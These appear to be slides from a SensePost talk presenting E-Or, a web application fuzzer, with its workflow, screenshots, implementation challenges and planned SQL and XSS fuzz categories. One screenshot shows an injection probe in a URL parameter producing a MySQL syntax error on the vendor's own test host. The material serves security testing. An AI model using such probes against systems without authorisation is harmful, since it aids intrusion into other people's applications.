
## E-Or – the process

- User walks the target application
- Proxy writes requests and responses to file
- User reads file, configures which actions and variables to fuzz
- User configured state information such as Cookies in HTTP headers
- Each action and variable is fuzzed using IE as a rendering tool
- Screenshots of each reply is taken, rendered text is saved from browser
- User can now watch the responses as a “movie”, pausing anywhere
- User can reply the request



# Application level

E-Or – enough talking – let's see some action



# Application level

E-Or – enough talking – let's see some action

The screenshot displays the SensePost E-OR application window. The title bar reads "SensePost E-OR". Below the title bar, there is a "Project" section with a "Filter" dropdown and a breadcrumb trail: "Filter > Fuzz Strings > Fuzzing > Review".

The main area on the left is a tree view containing the following items:

- Beneficiary
- cboAcceptDeferPayment
- cboAdvisingCommission
- cboApplication
- cboBeneficiary
- cboChargesOutsideZA
- cboConfirmationCharges
- cboDiscountCharges
- cboImportPermit
- cboIncoTerms
- cboNegotiationCommission
- cboReimbursingCommission
- Certificates
- Charges (highlighted)
- chkSave
- Conditions
  - false
    - /InternationalTrade/formL
- display
- Documents
- errmsg
- formname
- href
- Merchandise
- optFreeform

The right-hand side of the window contains configuration options:

- A "Load file writer" button.
- A "Perspective" section with radio buttons for "Actions" and "Parameters" (selected), and a "Show Frequency" checkbox.
- A "Mode" section with a checked "Enabled" checkbox, radio buttons for "Fuzz" and "Default" (selected), and a "Hard Code" radio button.
- A dropdown menu below the "Mode" section.
- A "Selection" section with three buttons: "Select All", "Deselect All", and "Toggle All".

At the bottom left of the window, the text "File Loaded." is visible.



# Application level

E-Or – enough talking – let's see some action

The screenshot shows the SensePost E-OR application window. The title bar reads "SensePost E-OR". Below the title bar, there are navigation tabs: "Filter >", "Fuzz Strings >", "Fuzzing >" (selected), and "Review".

The main content area is titled "HTTP headers that will be sent with fuzzing". It contains a text box with the following headers:  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0  
Accept: \*/\*  
Accept-Language: en-us, en;q=0.50  
Accept-Encoding: gzip, deflate, compress;q=0.9  
Accept-Charset: ISO-8859-1, utf-8;q=0.66, \*/q=0.66  
Connection: close  
SPMXXCookie: JSESSIONID=45ads89074dfask239421m; rgrt6342-3243  
Content-MessageType: application/x-www-form-urlencoded

To the right of this text box is a "Browser Timeouts" section with two spinners: "Time out (s)" set to 10 and "Post Busy Wait (ms)" set to 1500.

Below the headers is a section titled "Real time request information:". It contains a text box with the following request:  
POST /InternationalTrade/formMainGrid?display=0:XXX:XXX HTTP/1.0  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0  
Accept: \*/\*  
Accept-Language: en-us, en;q=0.50  
Accept-Encoding: gzip, deflate, compress;q=0.9  
Accept-Charset: ISO-8859-1, utf-8;q=0.66, \*/q=0.66  
Connection: close  
SPMXXCookie: JSESSIONID=45ads89074dfask239421m; rgrt6342-3243  
Content-MessageType: application/x-www-form-urlencoded

Below the request information is a "Control" section with several buttons: "Load Fuzz Script..." (highlighted in blue), "Start Fuzzing", "Pause", "UnPause", and "Stop Fuzzing".

At the bottom left of the window, the status "Paused..." is displayed.

# Application level

For enough talking, let's see some action

The screenshot shows the SensePost E-OR application interface. The main window displays a list of fuzz strings under the path `/cgi-bin/contact_mgmt.cgi`. The string `0092_003` is selected, showing its details: `TNum=1914efe187d2f192e2712ef6c2377e8d` and `inst_id={%5b%7b%3c`. To the right, a "Snapshot Preview" window shows a browser window with a "Software error!" message. Below the preview, there are two buttons: "Load Fuzz Result" and "Replay Request". The status bar at the bottom left indicates "Paused...".

Project

Filter > Fuzz Strings > Fuzzing > Review

/cgi-bin/contact\_mgmt.cgi

- 0092\_001
- 0092\_002
- 0092\_003
  - TNum=1914efe187d2f192e2712ef6c2377e8d
  - inst\_id={%5b%7b%3c
- 0092\_004
- 0092\_005
- 0092\_006
- 0092\_007
- 0092\_008
- 0092\_009
- 0092\_010
- 0092\_011
- 0092\_012
- 0092\_013
- 0092\_014
- 0100\_001
- 0100\_002
- 0100\_003
- 0100\_004
- 0100\_005
- 0100\_006
- 0100\_007

Snapshot Preview

Software error!

Action

Load Fuzz Result

Replay Request

Paused...



Ado SensePost E-OR

Project

Filter > Fuzz Strings > Fuzzing > Review

My D http://hackrack.dorper.sensepost.com/cgi-bin/contact\_mgmt.cgi?TNum=1914efe187d2f192e2712ef6c237 - Microsoft Internet Explorer

My User-Age  
Accept-  
Accept-Le  
Accept-Er  
Accept-Cf  
Connect  
SPMKXCr  
Content-M

My

1  
E  
Sh  
pu  
Content-M  
nFirstNam

Sh  
fir  
51% Process

Skype

WinZip

Microsoft Office Out...

Navicat

Navicat Report Viewer

51% Complete

Controls

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Refresh Print Mail

Address http://hackrack.dorper.sensepost.com/cgi-bin/contact\_mgmt.cgi?TNum=1914efe187d2f192e2712ef6c2377e8d;inst\_id=(%5b%7b%3c

Go Links

Content-type: text/html

## Software error:

DBD::mysql::db selectrow\_hashref failed: You have an error in your SQL syntax. Check the manual that corresponds to y

For help, please send mail to the webmaster ([bugs@sensepost.com](mailto:bugs@sensepost.com)), giving this error message and the time and date of the error.

Done Internet

# Application level

E-Or – challenges in implementation

Logic between parameters, values, actions (e.g. the tree views)

Appears that “Cookie” cannot be set in HTTP header via COM  
(Cooki...but not Cookie)

How to decide if the browser is done (read redirects, frames)

Screen shots and conversions

Challenges in usability

It is complex to use – but it is a complex problem

Given design constraints it is probably as simple as you can go



# Application level

E-Or – new features (coming soon)

Ability to combine output that are identical (e.g. show only unique responses)

Search & filter on results (on the text based output)

Fuzzing categories (e.g. Unix specific, Windows specific, SQL problems, XSS etc.)

Fuzzing each variable per category – e.g. *news.asp?id=121*. Fuzz id using certain categories – SQL checks, Windows specific



# Application level

E-Or - demo

